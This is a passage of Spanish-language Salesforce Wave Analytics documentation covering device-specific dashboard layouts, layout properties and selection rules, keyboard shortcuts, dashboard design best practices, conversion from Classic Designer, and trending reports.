| Aplicar filtros globales | Aplica los filtros globales a este paso. |
| Tipo de selección | Indica si los visores de paneles pueden realizar una o varias selecciones en el widget asociado. También puede especificar si se requieren selecciones. Si se requiere una selección, establézcala en la propiedad de paso Filtros iniciales. Si se requiere una selección pero no está establecida, Wave selecciona el primer valor de la lista. |

| Propiedad | Descripción |
| --- | --- |
| Filtros iniciales | Muestra los filtros iniciales que se aplican cuando se abre el panel. Debe activar las selecciones en la propiedad de paso Tipo de selección antes de que pueda establecer un filtro inicial. Para establecer los filtros iniciales para pasos, haga clic en ··· y, a continuación, seleccione **Seleccionar filtros iniciales**. Cualquier selección que realice en el widget filtrará el paso subyacente y filtrará inmediatamente otros widgets con pasos presentados. |

CONSULTE TAMBIÉN


Crear un paso estático con valores personalizados

## Generar formatos de panel exclusivos para diferentes dispositivos


Después de que agregue widgets al panel, optimice el formato para cada dispositivo en el que se puedan visualizar los paneles. Por ejemplo, puede eliminar widgets de un formato de teléfono móvil para reducir el tamaño del panel para la pantalla más pequeña. También puede desplazar los widgets en un formato y no afectará a otros formatos.

Cuando genera un nuevo formato, Wave agrega los widgets desde el formato seleccionado actualmente al nuevo formato. Este paso es importante porque cada formato puede incluir diferentes widgets. Antes de comenzar, seleccione el formato que contiene los widgets que desea incluir en su nuevo formato.

1. Con el panel abierto en Wave Dashboard Designer, desde el menú Formatos, seleccione **Gestionar formatos**.





2. Seleccione la plantilla de formato e introduzca un nombre de formato único.




Cada plantilla de formato viene con propiedades de formato predefinidas que puede cambiar.

3. Haga clic en **Generar**.

   Las propiedades del formato aparecen para el nuevo formato. Si es necesario, haga clic en para mostrar el panel Formato.




4. En el panel Formato, amplíe las siguientes secciones y cambie las propiedades predeterminadas, si es necesario.

   **General**

   Establezca el nombre del formato, la configuración de la rejilla del diseñador y el color de fondo.


   **Dispositivo**

   Especifique información acerca de los dispositivos que pueden utilizar este formato. Para obtener más información acerca de cómo utiliza Wave estas propiedades para elegir el formato correcto, consulte Reglas de Wave para seleccionar un formato para un dispositivo.

   **Imagen de fondo**

   Para aplicar una imagen de fondo a todo el panel cuando se utiliza su formato, introduzca los detalles acerca de la imagen de fondo. No tiene que incluir una imagen de fondo.

   El diseñador realiza una vista previa del panel y formato basándose en los ajustes de la propiedad del formato. El diseñador actualiza la vista previa en tiempo real de modo que puede ver cómo afectan sus cambios a la visualización. Si contrae la anchura máxima del panel, el diseñador le muestra cómo se ajusta el panel cuando se utiliza este formato. Si es necesario, el diseñador vuelve a organizar los widgets para que quepan en el nuevo tamaño.





5. Reordene los widgets, si es necesario.
6. Para ocultar un widget del formato, seleccione el widget y, a continuación, haga clic en .
   Si oculta un widget, aparece en la sección Widgets sin utilizar de las propiedades del formato.

7. Para agregar un widget sin utilizar al formato, arrastre el widget desde la sección Widgets sin utilizar al lienzo.
8. Para agregar un nuevo widget, arrastre el widget desde la barra de herramientas de widgets al lienzo.

   Nota: Wave agrega el widget únicamente al formato actual.

9. Para guardar sus cambios de formato y el panel, haga clic en .
10. Para eliminar un formato, en el menú Formatos, haga clic en **Gestionar formatos** y, a continuación, haga clic en junto al formato.




Propiedades de formato para paneles
Las propiedades de formato especifican el nombre del formato, la configuración de la rejilla del diseñador, los parámetros del fondo, así como los requisitos para dispositivos que pueden utilizar este formato. Las propiedades se aplican únicamente a paneles creados en Wave Dashboard Designer.

Reglas de Wave para seleccionar un formato para un dispositivo
Si se definen múltiples formatos para un panel, Wave selecciona el formato óptimo cuando muestra el panel en un dispositivo. Para determinar el formato óptimo, Wave utiliza las propiedades del dispositivo especificadas para cada formato. Comprendiendo la lógica de Wave, puede establecer las propiedades correctamente.

## Propiedades de formato para paneles

Las propiedades de formato especifican el nombre del formato, la configuración de la rejilla del diseñador, los parámetros del fondo, así como los requisitos para dispositivos que pueden utilizar este formato. Las propiedades se aplican únicamente a paneles creados en Wave Dashboard Designer.

### Propiedades generales

Estas propiedades generales se aplican al formato especificado.

| Propiedad | Descripción |
|---|---|
| Nombre | Nombre del formato. |
| Columnas | Número de columnas en la rejilla del diseñador de paneles. Aumente el número de columnas para aumentar la precisión en el formato. |
| Espaciado de celdas | El espaciado horizontal y vertical (en píxeles) entre las celdas de la rejilla del diseñador de paneles. |

| Propiedad | Descripción |
|---|---|
| Anchura máxima de panel | Anchura máxima (en píxeles) que el panel puede utilizar. Si es necesario, Wave reorganiza los widgets de panel existentes en base a esta configuración en el formato. |
| Color de fondo | Color de fondo del panel. |

### Propiedades de dispositivos

Wave utiliza estos valores para seleccionar el formato óptimo para el dispositivo que accede al panel.

| Propiedad | Descripción |
|---|---|
| Anchura de pantalla | Anchura de los dispositivos compatibles con este formato. Especifique la anchura mínima y máxima (en píxeles). |
| Orientación | Orientación de los dispositivos compatibles con este formato. |
| Plataforma | Plataforma de los dispositivos compatibles con este formato. |

### Propiedades de la imagen de fondo

| Propiedad | Descripción |
|---|---|
| Id. de imagen | Id. de 15 caracteres de la imagen que está disponible en la ficha Documentos y tiene la opción Imagen disponible externamente activada. |
| Escala de imagen | Indica cómo ajustar la imagen en el fondo. |
| Alineación de imagen | Alineación horizontal y vertical de la imagen de fondo. |

## Reglas de Wave para seleccionar un formato para un dispositivo

Si se definen múltiples formatos para un panel, Wave selecciona el formato óptimo cuando muestra el panel en un dispositivo. Para determinar el formato óptimo, Wave utiliza las propiedades del dispositivo especificadas para cada formato. Comprendiendo la lógica de Wave, puede establecer las propiedades correctamente.

Wave utiliza las siguientes reglas al determinar qué formato utilizar para un dispositivo.

1. Un formato es apto para el uso cuando el dispositivo que accede al panel cumple todas las propiedades del dispositivo establecidas en el panel Formato.
2. Si más de un formato es apto, se utiliza aquel con más propiedades de dispositivo establecidas. Si hay un empate, se utiliza el formato definido más recientemente.
3. Si ningún formato es apto para el dispositivo, se utiliza el primer formato definido.

# Accesos directos del teclado cuando se crea un panel de Wave

Puede realizar algunas acciones básicas desde su teclado. Los accesos directos del diseñador de paneles varían dependiendo de si está utilizando classic designer o Wave Dashboard Designer.

| Accesos directos del teclado para lentes | Descripción |
|---|---|
| l | Recortar en el diseñador |
| s | Guardar |
| n | Duplicar en una nueva ficha |
| d | Eliminar |
| Ctrl+E (Windows)<br>Cmd+E (Mac OS) | Abrir modo de editor experto (editor JSON) |

| Accesos directos del teclado de Classic Designer | Descripción |
|---|---|
| Teclas de dirección | Desplazar el widget en incrementos de 10 píxel. |
| Ctrl+Teclas de dirección (Windows)<br>Cmd+Teclas de dirección (Mac OS) | Desplazar el widget en incrementos de 1 píxel. |
| Mayús+Teclas de dirección | Cambiar el tamaño del widget en 10 píxeles. |
| Ctrl+Mayús+Teclas de dirección (Windows)<br>Cmd+Mayús+Teclas de dirección (Mac OS) | Cambiar el tamaño del widget en 1 píxel. |
| x | Eliminar el widget del lienzo. |
| [ | Colocar el widget por debajo de otros widgets. |
| ] | Colocar el widget por encima de otros widgets. |

| Accesos directos del teclado de Wave Dashboard Designer | Descripción |
|---|---|
| Teclas de dirección | Desplazar el widget. |
| c | Compartir el panel. |
| d | Eliminar el panel. |
| e | Alternar entre la vista previa o la modificación del panel. |
| q | Mostrar lentes recortadas o crea una lente en el panel. |
| r | Restablecer el panel al estado en que se guardó por última vez. |
| s | Guardar el panel. |
| x | Volver a hacer el cambio. |
| z | Deshacer el último cambio. |

| Accesos directos del teclado de Wave Dashboard Designer | Descripción |
|---|---|
| Ctrl+clic | Seleccionar múltiples widgets en un panel. |
| Eliminar | Eliminar los widgets seleccionados en el panel. |
| Mayús+arrastrar | Desplazar otros widgets hacia abajo cuando se arrastra un widget en el lienzo del panel. |
| Ctrl+clic (Windows)<br>Cmd+clic (Mac OS) | Seleccionar múltiples widgets no contiguos. |
| Ctrl+A (Windows)<br>Cmd+A (Mac OS) | Seleccionar todos los widgets en el lienzo del panel. |

| Accesos directos del teclado del editor JSON | Descripción |
|---|---|
| Ctrl+E (Windows)<br>Cmd+E (Mac OS) | Cambiar a tiempo de ejecución. |
| Ctrl+3 (Windows)<br>Cmd+3 (Mac OS) | Volver a cargar JSON desde tiempo de ejecución. |
| Ctrl+F (Windows)<br>Cmd+F (Mac OS) | Buscar (hay disponibles búsquedas RegExp, con distinción entre mayúsculas y minúsculas o palabras completas). |


# Prácticas recomendadas para crear paneles de Wave

Siga las prácticas recomendadas para diseñar y crear paneles de Wave útiles y efectivos, reduciendo al mínimo el trabajo repetitivo y solucionando posibles carencias.


- Antes de crear el panel, tenga en cuenta las siguientes prácticas recomendadas de diseño:
  - Esboce su panel en papel o pizarra antes de empezar a crear.
  - Tenga en cuenta que un gráfico en Wave Analytics es principalmente una forma de formular preguntas y no de ilustrar una conclusión. Un buen panel invita al público a desglosar y buscar información más precisa y útil.
  - De prioridad a elementos, desde la parte superior izquierda a la inferior derecha. Con idiomas que se leen de izquierda a derecha, las personas empiezan buscando la esquina superior izquierda y van bajando. Tenga en cuenta para ello el diseño y el idioma del público. Si su público tiene tiempo o atención limitados, sitúe los elementos importantes donde se verán.
  - Coloque los gráficos de mayor nivel y procesables cerca de la parte superior izquierda, y coloque los gráficos con información supletoria en posiciones inferiores.
  - Agrupe los filtros entre sí en la parte superior o a la izquierda para que sean visibles rápidamente. Puede utilizar un widget de contenedor para seccionarlos en el panel.

- Coloque la información que pueda leerse de un vistazo en puntos altos y a la izquierda, y coloque los detalles en posiciones inferiores. Por ejemplo, coloque los números que muestra una única medición, como los ingresos del presente trimestre, en la parte superior y a la izquierda.


**Resalte los hechos que el público desea saber de un vistazo.**





- Seleccione tipos de gráficos en base a las características de los datos, no por apariencia o variedad. Por ejemplo, si la mayoría de sus gráficos muestran cambios de valor durante un periodo de tiempo, es correcto que sean gráficos de líneas.
- Si un gráfico parece necesitar un texto o título largo, reconsidere si el gráfico es adecuado. Los datos bien escogidos a menudo hablan por sí mismos.
- Utilice widgets de contenedor para enmarcar y organizar elementos relacionados en el panel.




- Mientras crea el panel:
  - Aplique etiquetas a las secciones y gráficos para anotar el panel.



- Utilice colores para definir secciones.




- No acumule demasiados elementos en el panel, deje algo de espacio en blanco. Si es necesario, divida un panel en una serie de paneles, empleando widgets de vínculo para ayudar a los usuarios a navegar por ellos.

- Después de crear el panel:
  - Haga que los usuarios revisen el panel antes de darlo por terminado. Puede publicar un panel en Chatter para recibir comentarios. Los usuarios pueden anotar los widgets del panel para tener conversaciones sobre el contenido.


CONSULTE TAMBIÉN

Crear un panel con Wave Dashboard Designer

Crear un panel con Classic Designer

# Wave Dashboard Designer, la forma sencilla de crear paneles

Wave Dashboard Designer ofrece funciones exclusivas, como los asistentes de creación de widgets, que le permiten crear rápidamente paneles Wave con capacidad de respuesta.




Después de que el administrador le otorgue acceso, puede elegir utilizar este diseñador para crear y modificar paneles. Puede utilizar las herramientas integradas para crear lentes en el nuevo diseñador. También puede convertir paneles creados en classic designer a Wave Dashboard Designer.

Con este diseñador puede crear formatos de panel personalizados para diversos tipos de dispositivos, como teléfonos móviles, tablets y equipos de escritorio. Utilice los asistentes para crear widgets rápidamente. Utilice las funciones arrastrar y soltar, ajustar a la rejilla y

reflujo de navegador para agregar, posicionar y alinear widgets sin esfuerzo en un panel. Cuando cambie el tamaño del navegador mientras vea un panel, las anchuras de las columnas se ajustan automáticamente, manteniendo sus tamaños relativos entre sí.

CONSULTE TAMBIÉN

- Convertir su panel a Wave Dashboard Designer
- Diferencias clave entre Classic Designer y Wave Dashboard Designer
- Otorgar acceso a usuarios a Wave Dashboard Designer
- Crear un panel con Wave Dashboard Designer

## Diferencias clave entre Classic Designer y Wave Dashboard Designer

Tenga en cuenta las siguientes funciones en Wave Dashboard Designer que no están disponibles en classic designer.

- Wave Dashboard Designer proporciona una interfaz de usuario para crear formatos para diversos tipos de dispositivos. Con classic designer tiene que configurar formatos móviles empleando el JSON del panel.
- Wave Dashboard Designer proporciona asistentes que le guían por el proceso de creación de widgets con los pasos subyacentes creados en segundo plano. Con classic designer, tiene que crear manualmente las lentes en el explorador, recortarlas y luego aplicarlas a los widgets.
- Wave Dashboard Designer utiliza la función de ajuste a la rejilla, que le permite colocar, alinear y cambiar el tamaño de widgets rápidamente. En classic designer tiene que especificar los píxeles para definir la posición y el tamaño de cada widget.
- Wave Dashboard Designer proporciona muchas maneras de crear pasos personalizados. En classic designer tiene que recortar la lente desde el explorador para ponerla en el diseñador.
- Wave Dashboard Designer le permite ocultar pasos y propiedades para darle más espacio de trabajo cuando diseña un panel. Esto no es posible en classic designer.
- Wave Dashboard Designer tiene un único widget de tabla que puede emplearse para crear una tabla de valores o una tabla de comparación. Classic designer tiene un widget separado para cada tipo de tabla.
- El widget de contenedor en Wave Dashboard Designer amplía el comportamiento del widget de cuadro en classic designer permitiéndole agrupar widgets dentro del contenedor y desplazarlos todos al mismo tiempo.
- Solo Wave Dashboard Designer admite anotaciones y notificaciones. Wave Dashboard Designer y classic designer admiten el modo de presentación, los menús de acción y opciones para compartir y descargar.

CONSULTE TAMBIÉN

- Wave Dashboard Designer, la forma sencilla de crear paneles

## Consideraciones antes de convertir a Wave Dashboard Designer

Considere las siguientes limitaciones antes de decidir convertir un panel a Wave Dashboard Designer.

- Cuando convierte un panel creado en classic designer a Wave Dashboard Designer:
  - Los widgets de YouTube y Cuadro se eliminan del panel. Si es necesario, puede utilizar un widget de contenedor para sustituir el widget de cuadro.
  - Los siguientes tipos de gráficos se convierten a un gráfico de barras debido a que Wave Dashboard Designer no los admite: Mapa de calor de calendario, Coordenadas paralelas, Trazado de puntos horizontal, Trazado de puntos vertical, Matriz.
  - No se trasladan los formatos móviles. Debe volver a crear el formato móvil en Wave Dashboard Designer.

  - Los enlaces se convierten a la nueva sintaxis requerida por Wave Dashboard Designer. La mayoría de los enlaces se convierten correctamente. Si un enlace no lo hace, el panel no se representa. Si se produce esto, póngase en contacto con el servicio de asistencia al cliente de Salesforce.

- Wave Dashboard Designer utiliza una rejilla que limita el número de widgets que puede agregar en un panel. No obstante, puede configurar la rejilla para agregar más columnas. La longitud del panel no está restringida.
- Ningún widget puede superponerse en Wave Dashboard Designer, con la excepción de widgets dentro de un widget de contenedor. Si abre un panel existente en Wave Dashboard Designer, los widgets pueden desplazarse, algo que puede solucionar fácilmente utilizando la función de ajuste de rejilla.
- Wave Analytics para iOS tiene compatibilidad en versión beta para paneles creados o guardados en Wave Dashboard Designer.


CONSULTE TAMBIÉN

Convertir su panel a Wave Dashboard Designer

## Convertir su panel a Wave Dashboard Designer

Para aprovechar sus nuevas funciones, convierta paneles creados en classic designer a Wave Dashboard Designer.

Al modificar el panel, haga clic en el botón **Wave Dashboard Designer** para convertirlo al nuevo diseñador.




Cuando convierte un panel al nuevo diseñador, Wave realiza una copia del panel. Antes de eliminar la versión original del panel, sepa que no puede abrir la nueva versión en classic designer. Cualquier cambio que realice en el nuevo diseñador no se puede convertir de nuevo a classic designer.

CONSULTE TAMBIÉN

Consideraciones antes de convertir a Wave Dashboard Designer

Wave Dashboard Designer, la forma sencilla de crear paneles

# Tendencias de datos en Wave

Al crear paneles de tendencias de Wave que realicen un seguimiento de mediciones clave a lo largo del tiempo, podrá dar sentido a sus conjuntos de datos crecientes y siempre cambiantes. La tendencia de datos en Wave le ayuda a descubrir perspectivas ocultas y le permite compartirlas con compañeros de trabajo.

La tendencia hace referencia a datos que se muestran en una cronología, permitiendo aflorar tendencias y patrones que normalmente son difíciles de reconocer en un mar de información. Las preguntas sobre los ciclos de ventas, el rendimiento, las comparaciones, la estacionalidad y otras pueden responderse de un vistazo si se trazan suficientes datos relevantes con el paso del tiempo. Se puede realizar una tendencia de cualquier dato que pueda visualizarse en el tiempo, como las oportunidades o casos. También puede hacerse con datos geográficos, como ventas trimestrales en regiones específicas. De hecho, cualquier conjunto de datos actualizado regularmente que tenga fechas asociadas con él (un atributo de fecha o marca de tiempo para cada fila) puede utilizarse en una tendencia.

Paneles de tendencia de Wave

Para realizar una tendencia de datos en Wave, realiza una tendencia en un informe que está recopilando esos datos.

Compartir paneles de tendencia

Puede compartir un panel de tendencia como lo haría con cualquier panel Wave.

Límites y limitaciones

Para evitar una merma en el rendimiento de su organización, se establecen límites al tamaño de las instantáneas y el número de conjuntos de datos con tendencias que puede crear cada usuario.

## Paneles de tendencia de Wave

Para realizar una tendencia de datos en Wave, realiza una tendencia en un informe que está recopilando esos datos.

PERMISOS DE USUARIO

Para realizar tendencias de informes en Wave Analytics:

- "Utilizar Wave Analytics"

  Y

  "Datos de informe de tendencia en Wave Analytics"

1. Seleccione crear un nuevo conjunto de datos.
2. Seleccione **Iniciar tendencia de datos de Salesforce** desde los orígenes de datos disponibles.
3. Seleccione un informe.
   Si el informe en el que desea realizar la tendencia no existe, deberá crearlo primero.
4. Introduzca un título para el panel de tendencia y el nuevo conjunto de datos de instantáneas.
5. Seleccione una aplicación diferente si no desea guardar el conjunto de datos de instantáneas en Mi aplicación privada.
   Si guarda el conjunto de datos en una aplicación compartida, todos los usuarios que pueden ver esa aplicación podrán ver el conjunto de datos.
6. Haga clic en Iniciar tendencia.
   Cuando el panel de tendencia esté listo, recibirá un mensaje de correo electrónico con un vínculo. Luego podrá conectar con la modificación del panel del mismo modo que con cualquier panel Wave.

   Nota: Al principio el panel de tendencia mostrará únicamente un punto de datos. A medida que se vayan tomando instantáneas cada semana y se agreguen al nuevo conjunto de datos de instantáneas de Wave subyacente en el panel, se agregarán más puntos de datos.

Puede realizar una tendencia en cualquier informe haciendo clic en **Tendencia en Wave** en un informe. Una vez inicie la tendencia, el botón **Tendencia en Wave** del informe se convierte en **Ver tendencia**.

Para detener la tendencia de un informe desde Lightning Experience, abra el menú junto a **Ver tendencia** y seleccione **Detener tendencia**.

Para detener la tendencia de un informe desde Salesforce Classic, haga clic en **Ver tendencia** en el informe para abrir un cuadro de diálogo y, a continuación, haga clic en **Detener tendencia**.

Nota: Si detiene la tendencia, no podrá retomarla donde se detuvo (no hay un botón de pausa). Al realizar una tendencia en el mismo informe de nuevo crea un nuevo conjunto de datos de instantáneas y un nuevo panel de tendencia.

Para obtener los mejores resultados con las tendencias, siga estas directrices:

- Debido a que el panel de tendencia de Wave se actualiza semanalmente, seleccione informes que tengan cambios semana tras semana.
- Duplique siempre los informes de origen en sus carpetas personales. Después de iniciar una tendencia, recomendamos que no modifique los informes para garantizar una vista coherente. Si tiene intención de compartirlos, guárdelos en aplicaciones de solo visualización. Esto mantiene los datos coherentes y evita que aparezcan anomalías en el panel de tendencia de Wave.
